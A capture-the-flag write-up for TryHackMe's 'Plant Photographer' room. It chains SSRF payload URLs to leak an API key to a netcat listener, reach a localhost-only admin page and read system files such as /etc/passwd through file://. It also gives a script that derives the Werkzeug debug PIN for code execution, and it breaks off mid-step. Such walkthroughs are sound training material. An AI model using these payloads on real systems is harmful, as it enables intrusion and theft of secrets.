TryHackMe: Plant Photographer

Plant Photographer started by exploiting an SSRF vulnerability in a Flask application to leak an API key and capture the first flag. We then used the same SSRF vulnerability to access an internal page and obtain another flag. Afterwards, by leveraging the same vulnerability for file disclosure, we were able to generate the Werkzeug debug PIN to achieve remote code execution (RCE), and complete the room.

Initial Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
$ nmap -T4 -n -sC -sV -Pn -p- 10.114.154.89
Nmap scan report for 10.114.154.89
Host is up (0.056s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8e:e6:81:a0:84:18:3f:e2:13:72:78:51:67:02:fc:66 (RSA)
|   256 64:92:ce:88:9e:5f:af:f7:f0:17:00:d3:b8:19:d9:3b (ECDSA)
|_  256 74:b0:f3:32:48:7d:9f:01:ef:7b:c8:48:e2:a2:c6:8d (ED25519)
80/tcp    open     http    Werkzeug httpd 0.16.0 (Python 3.10.7)
|_http-title: Jay Green
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are two open ports:
- 22 (
SSH) - 80 (
HTTP)
First Flag
Visiting http://10.114.154.89/, we see a personal portfolio website that appears to be a fairly static site.

One interesting thing to note is the Download Resume button, which links to:
1
http://10.114.154.89/download?server=secure-file-storage.com:8087&id=75482342
Clicking it returns a PDF containing a resume.

From the link, the server parameter immediately stands out, as it appears to specify where the file is downloaded from. We can start a listener on our machine and test this behavior by replacing the parameter value with our machine’s IP address.

Checking our listener confirms the presence of an SSRF vulnerability. Not only are we able to force the server to make a request to our machine, but the request also includes the API key flag in the headers. Additionally, the User-Agent header reveals that the application uses PycURL to perform the request.
1
2
3
4
5
6
7
8
$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.135.5] from (UNKNOWN) [10.114.154.89] 54196
GET /public-docs-k057230990384293/75482342.pdf HTTP/1.1
Host: 192.168.135.5
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp2/1.47.0
Accept: */*
X-API-KEY: THM{[REDACTED]}
Second Flag
The second question tasks us with finding the flag in the admin section of the website, which we can find at http://10.114.154.89/admin. However, visiting it directly returns the message: Admin interface only available from localhost!!!

So, instead of trying to access it directly, we can attempt to access it via the SSRF vulnerability discovered earlier:
http://10.114.154.89/download?server=secure-file-storage.com:8087/admin&id=75482342
However this does not work, as we receive a 404 error in the response.

Simply changing the host in our attempt to our own server with the request:
http://10.114.154.89/download?server=192.168.135.5/admin&id=75482342
shows why this happens as the server appends /public-docs-k057230990384293/<id>.pdf to the server parameter before making the request, resulting in the following request:
1
2
3
4
$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.135.5] from (UNKNOWN) [10.114.154.89] 54842
GET /admin/public-docs-k057230990384293/75482342.pdf HTTP/1.1
Instead, also testing the id parameter interestingly causes an error due to the supplied value not being an integer, which exposes the Werkzeug debug page. This page not only leaks the application path (/usr/src/app/app.py), but also reveals snippets from the source code and examining the source confirms that the application uses PycURL and constructs the URL as <server>/public-docs-k057230990384293/<id>.pdf before making the request.

Knowing that if we can just get rid of anything appended to our supplied server parameter, we can gain full control over the URL used in the request. We can come up with the idea to end our payload with # (URL-encoded as %23), which causes everything appended after it to be interpreted as a URI fragment, resulting in:
<server>#/public-docs-k057230990384293/<id>.pdf
With the request:

http://10.114.154.89/download?server=secure-file-storage.com:8087/admin%23&id=1
the constructed URL becomes:
secure-file-storage.com:8087/admin#/public-docs-k057230990384293/1.pdf
And due to the #, /public-docs-k057230990384293/1.pdf would be interpreted as the fragment portion of the URL, meaning the actual request is made only to:
secure-file-storage.com:8087/admin
Doing this we can see this works successfully, allowing us to obtain a PDF containing the second flag.
Third Flag
The third flag tasks us with reading a file present on the file system. To achieve this, we can make use of the file:// protocol, which curl has no problem handling, as shown below:
1
2
$ curl -s 'file:///etc/hostname'
kali
Not only that, but our # trick also works with the file:// protocol:
1
2
$ curl -s 'file:///etc/hostname#doesnotmatter'
kali
Although we are able to read files from the server this way, we do not yet know the filename of the flag. Instead, we can start by reading the application source code located at /usr/src/app/app.py, which we previously discovered from the error page.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
$ curl -s 'http://10.114.154.89/download?server=file:///usr/src/app/app.py%23&id=1' -o-
import os
import pycurl
from io import BytesIO
from flask import Flask, send_from_directory, render_template, request, redirect, url_for, Response

app = Flask(__name__, static_url_path='/static')

@app.route("/")
def index():
    return render_template("index.html")

@app.route("/admin")
def admin():
    if request.remote_addr == '127.0.0.1':
        return send_from_directory('private-docs', 'flag.pdf')
    return "Admin interface only available from localhost!!!"

@app.route("/download")
def download():
    file_id = request.args.get('id','')
    server = request.args.get('server','')

    if file_id!='':
        filename = str(int(file_id)) + '.pdf'

        response_buf = BytesIO()
        crl = pycurl.Curl()
        crl.setopt(crl.URL, server + '/public-docs-k057230990384293/' + filename)
        crl.setopt(crl.WRITEDATA, response_buf)
        crl.setopt(crl.HTTPHEADER, ['X-API-KEY: THM{REDACTED}'])
        crl.perform()
        crl.close()
        file_data = response_buf.getvalue()

        resp = Response(file_data)
        resp.headers['Content-Type'] = 'application/pdf'
        resp.headers['Content-Disposition'] = 'attachment'
        return resp
    else:
        return 'No file selected... '

@app.route('/public-docs-k057230990384293/<path:path>')
def public_docs(path):
    return send_from_directory('public-docs', path)

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=8087, debug=True)
Examining the source code, one detail that stands out is that debug is set to True when running the server. This means we can access the Werkzeug Console at:
http://10.114.154.89/console
which allows execution of Python code. However, this functionality is protected by a PIN.

The important detail about the Werkzeug Console PIN is that it is deterministically generated using information gathered from the server itself; data that we can also retrieve using our file disclosure vulnerability. A great HackTricks article explains this process in detail and also provides code that can be used to generate the PIN:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
import hashlib
from itertools import chain
probably_public_bits = [
    'web3_user',  # username
    'flask.app',  # modname
    'Flask',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.5/dist-packages/flask/app.py'  # getattr(mod, '__file__', None),
]

private_bits = [
    '279275995014060',  # str(uuid.getnode()),  /sys/class/net/ens33/address
    'd4e6cb65d59544f3331ea0425dc555a1'  # get_machine_id(), /etc/machine-id
]

# h = hashlib.md5()  # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
# h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
For this code to work, we only need to set the correct values for the probably_public_bits and private_bits variables.
First, we start with the probably_public_bits, specifically the username.
Reading the /proc/self/status file shows that the process is running with UID 0, and checking /etc/passwd confirms that this UID belongs to the root user.
1
2
3
4
5
6
7
8
$ curl -s 'http://10.114.154.89/download?server=file:///proc/self/status%23&id=1' -o-
...
Uid:    0       0       0       0
...

$ curl -s 'http://10.114.154.89/download?server=file:///etc/passwd%23&id=1' -o-
root:x:0:0:root:/root:/bin/ash
...
For the getattr(mod, '__file__', None) value, we previously discovered from the error page that it is:
/usr/local/lib/python3.10/site-packages/flask/app.py

The values for modname and getattr(app, '__name__', getattr(app.__class__, '__name__')) are already correct, so the probably_public_bits become:
1
2
3
4
5
6
probably_public_bits = [
    'root',  # username
    'flask.app',  # modname
    'Flask',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.10/site-packages/flask/app.py'  # getattr(mod, '__file__', None),
]
Next, we move on to the private_bits. The value returned by str(uuid.getnode()) corresponds to the MAC address of the machine expressed in decimal.
First, we obtain the network interface name (eth0) from /proc/net/arp:
1
2
3
$ curl -s 'http://10.114.154.89/download?server=file:///proc/net/arp%23&id=1' -o-
IP address       HW type     Flags       HW address            Mask     Device
